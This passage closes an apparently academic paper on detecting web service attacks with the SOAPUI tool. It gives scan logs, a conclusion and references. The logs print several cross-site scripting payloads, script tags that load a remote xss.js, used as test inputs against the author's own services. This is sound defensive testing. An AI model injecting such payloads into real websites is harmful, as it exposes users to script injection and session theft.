
Fig 5. Testing XPath injection in web service using SOAPUI

As the assertion is done, the next one is to start sending the request to the web service to check whether service is vulnerable to XPath injection is shown in the fig5 and also assertion is set for XXS attack after setting the assertion the SOAPUI starts generating request to the web service to check whether service is vulnerable to XSS attack as shown in the fig6 and fig7.



```
SecurityTest started at 2016-05-16 23:36:26.441
Step 1 [SOAP Request] Alerts: took 1914 ms
 SecurityScan 1 [Cross Site Scripting] Alerts, took = 1914
 [Cross Site Scripting] Request 1 - FAILED - [feedback insertion=<SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="http://soapui.org/xss.js"></SCRIPT>]: took 124 ms
  -> startup failed:Script1.groovy: 1: unexpected token: < @ line 1, column 1.   <script>   ^org.codehaus.groovy.syntax.SyntaxException: unexpected token: < @ line 1, column 1.at org.codehaus.g
 [Cross Site Scripting] Request 2 - FAILED - [feedback insertion=<SCRIPT a=">'>" SRC="http://soapui.org/xss.js"></SCRIPT>]: took 30 ms
  -> startup failed:Script2.groovy: 1: unexpected token: < @ line 1, column 1.   <script>   ^org.codehaus.groovy.syntax.SyntaxException: unexpected token: < @ line 1, column 1.at org.codehaus.g
 [Cross Site Scripting] Request 3 - FAILED - [feedback insertion=<SCRIPT a=`>` SRC="http://soapui.org/xss.js"></SCRIPT>]: took 9 ms
  -> startup failed:Script3.groovy: 1: unexpected token: < @ line 1, column 1.   <script>   ^org.codehaus.groovy.syntax.SyntaxException: unexpected token: < @ line 1, column 1.at org.codehaus.g
 [Cross Site Scripting] Request 4 - FAILED - [feedback insertion=<SCRIPT "a='>'" SRC="http://soapui.org/xss.js"></SCRIPT>]: took 10 ms
```

Fig 6. Testing XSS attack in web service using SOAPUI



```
SecurityTest started at 2016-05-16 23:43:10.014
Step 1 [SOAP Request] No Alerts: took 1256 ms
  SecurityScan 1 [Cross Site Scripting] No Alerts, took = 1256
  [Cross Site Scripting] Request 1 - OK - [feedback insertion=<SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="http://soapui.org/xss.js"></SCRIPT>]: took 8 ms
  [Cross Site Scripting] Request 2 - OK - [feedback insertion=<SCRIPT a=">'>" SRC="http://soapui.org/xss.js"></SCRIPT>]: took 7 ms
  [Cross Site Scripting] Request 3 - OK - [feedback insertion=<SCRIPT a='>' SRC="http://soapui.org/xss.js"></SCRIPT>]: took 14 ms
  [Cross Site Scripting] Request 4 - OK - [feedback insertion=<SCRIPT "a='>'" SRC="http://soapui.org/xss.js"></SCRIPT>]: took 13 ms
  [Cross Site Scripting] Request 5 - OK - [feedback insertion=<SCRIPT a=">'" SRC="http://soapui.org/xss.js"></SCRIPT>]: took 16 ms
  [Cross Site Scripting] Request 6 - OK - [feedback insertion=<SCRIPT a=">" SRC="http://soapui.org/xss.js"></SCRIPT>]: took 12 ms
  [Cross Site Scripting] Request 7 - OK - [feedback insertion=<SCRIPT a=">" SRC="http://soapui.org/xss.js"></SCRIPT>]: took 12 ms
```

Fig 7. Testing XSS attack in web service using SOAP

The above diagram are the testing done using SOAPUI. More than 50 web service are been created and tested. Using SOAPUI various vulnerable patterns are been identified and provided prevention mechanism to those attacks. Hence result shows that mechanism implemented is more effective and provide best results in preventing attacks in web service environment.

VI. Conclusion

In this paper an investigation is done on the web service attack. The popular vulnerability present in web service attacks such as Cross Site Scripting attack (XSS Attack), DOS attack and SQL injection are been explored and detected through SOAPUI tool. Various patterns of attacks are been identified using SOAPUI and prevention mechanism is been provided for web service according to the attacks respectively. Final investigation conclude that probability of attacks happen in the web service are high in rate.

References

[1] Zhou, Wei, et al. "Detection and defense of application-layer DDoS attacks in backbone web traffic." *Future Generation Computer Systems* 38 (2014): 36-46..

[2] Prabu, S. S., and D. V. S. Kumar. "Countering the ddos attacks for a secured web service." *Indian Journal of Computer Science and Engineering* 4 (2013): 149-54.

[3] Shar, Lwin Khin, and Hee Beng Kuan Tan. "Automated removal of cross site scripting vulnerabilities in web applications." *Information and Software Technology* 54.5 (2012): 467-478..

[4] Balasundaram, Indrani, and E. Ramaraj. "An efficient technique for detection and prevention of SQL injection attack using ASCII based string matching." *Procedia Engineering* 30 (2012): 183-190.

[5] Antunes, Nuno, et al. "Effective detection of SQL/XPath injection vulnerabilities in web services." *Services Computing, 2009. SCC'09. IEEE International Conference on*. IEEE, 2009..

[6] Bangre, Shruti, and Alka Jaiswal. "SQL Injection Detection and Prevention Using Input Filter Technique." *International Journal of Recent Technology and Engineering (IJRTE) ISSN* (2012): 2277-3878.

[7] Salas, M. I. P., and Eliane Martins. "Security testing methodology for vulnerabilities detection of xss in web services and ws-security." *Electronic Notes in Theoretical Computer Science* 302 (2014): 133-154.

[8] Shanmughaneethi, V., R. Ravichandran, and S. Swamynathan. "PXpathV: Preventing XPath Injection Vulnerabilities in Web Applications." *International Journal on Web Service Computing* 2.3 (2011): 57.

[9] Valeur, Fredrik, Darren Mutz, and Giovanni Vigna. "A learning-based approach to the detection of SQL attacks." *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer Berlin Heidelberg, 2005.